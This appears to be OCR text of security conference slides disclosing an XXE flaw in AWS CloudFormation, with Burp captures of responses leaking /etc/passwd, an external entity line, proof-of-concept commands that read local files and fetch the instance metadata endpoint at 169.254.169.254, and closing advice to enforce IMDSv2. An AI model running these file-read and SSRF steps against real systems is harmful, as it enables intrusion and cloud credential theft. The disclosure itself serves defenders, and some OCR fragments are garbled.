Burp Suite Professional v2021.8.2 - Temporary Project - licensed to Orca Security [2 user lic

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
28	https://cloudformation.me-sout...	POST	/	✓		400	10855	XML	
27	https://cloudformation.me-sout...	POST	/	✓		400	556	XML	
26	https://cloudformation.me-sout...	POST	/	✓		400	683	XML	
25	https://cloudformation.me-sout...	POST	/	✓		400	683	XML	
24	https://cloudformation.me-sout...	POST	/	✓		400	465	XML	
23	https://cloudformation.me-sout...	POST	/	✓		400	554	XML	
22	https://cloudformation.me-sout...	POST	/	✓		400	556	XML	
21	https://cloudformation.me-sout...	POST	/	✓		400	487	XML	
20	https://cloudformation.me-sout...	POST	/	✓		400	554	XML	
19	https://cloudformation.me-sout...	POST	/	✓		400	465	XML	
18	https://cloudformation.me-sout...	POST	/	✓		400	550	XML	
17	https://cloudformation.me-sout...	POST	/	✓		400	465	XML	
16	https://cloudformation.me-sout...	POST	/	✓		400	594	XML	


Request

```
POST / HTTP/1.1
Host: cloudformation.me-south-1.amazonaws.com
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded;
charset=utf-8
User-Agent: aws-cli/2.2.33 Python/3.9.7
Darwin/20.3.0 source/x86_64 prompt/off
command/cloudformation.get-template-summary
[redacted]
```

Response

```
HTTP/1.1 400 Bad Request
x-amzn-RequestId: c1eb2ae3-9d1b-446c-8bed-f69d58787b2d
Content-Type: text/xml
vary: accept-encoding
Date: Tue, 14 Sep 2021 09:19:12 GMT
Connection: close
Content-Length: 10645

<ErrorResponse xmlns="
http://cloudformation.amazonaws.com/doc/2010-05-15/">
  <Error>
    <Type>Sender</Type>
    <Code>ValidationError</Code>
    <Message>S3 error: root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
[redacted]
```




```
Content-Length: 10645

<ErrorResponse xmlns="
http://cloudformation.amazonaws.com/doc/2010-05-15/">
  <Error>
    <Type>Sender</Type>
    <Code>ValidationError</Code>
    <Message>S3 error: root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
[redacted]
```


I’m not racist

- I love races
    - But they’re not that practical
    - > 25-30 requests for one leak
- Can we create an exploit that consistently takes only 1 request?


Bucket policies


Using bucket policies

PDF | RSS



You can create and configure bucket policies to grant permission to your Amazon S3 resources.


Kick the bucket




```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "BlueHatIL2022",
      "Effect": "Deny",
      "Principal": "*",
      "Action": "s3:*",
      "Resource": "arn:aws:s3:::bluehat-test-bucket/*",
      "Condition": {
        "StringNotLike": {
          "aws:UserAgent": "*HttpClient*"
        }
      }
    }
  ]
}
```

Exploit 2.0






```
[devenv3] ~/r/cloudformation ››› python3 fullpoc.py --get-
file "/etc/passwd"
```




```
[devenv3] ~/r/cloudformation ››› tail -f result.txt
```

What can we do


- File read
- Directory listing (Thanks, Apache Xerces2)
- SSRF
  - What does this mean?
    - IMDS



```
[devenv3] ~/r/cloudformation ››› python3 f          .py --get-
file "/"
```




```
<!ENTITY notmalicious SYSTEM "file://          asswd">
```




```
 .autofsck
.autorelabel
.cleanboot
apollo
bin
boot
cgroup
dev
etc
home
lib
lib64
local
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
```

IMDSv2


Application running on EC2
Instance Metadata Service
HTTP verb: PUT
Request Header: X-aws-ec2-metadata-token-ttl-seconds
Session Initiation Request
Response Containing Session Token ($TOKEN)
HTTP verb: GET/HEAD
Request Header: X-aws-ec2-metadata-token: $TOKEN
Subsequent Metadata Request

Just one click and you're safe



Instance metadata service (IMDS)


Your environment's platform supports both IMDSv1 and IMDSv2. To enforce IMDSv2, disable IMDSv1. Learn more

Disable IMDSv1


With the current setting, the environment enables both IMDSv1 and IMDSv2.

☐ Disabled

Use IMDSv2



disabled entirely. AWS recommends adopting v2 and restricting access to v2 only for added security. IMDSv1 remains available for customers who have tools and scripts using v1, and w



```
[devenv3] ~/r/cloudformation ❯❯❯ python3 fullpoc.py --get-
url "http://169.254.169.254/latest/dynamic/instance-identi
ty/document/"
```

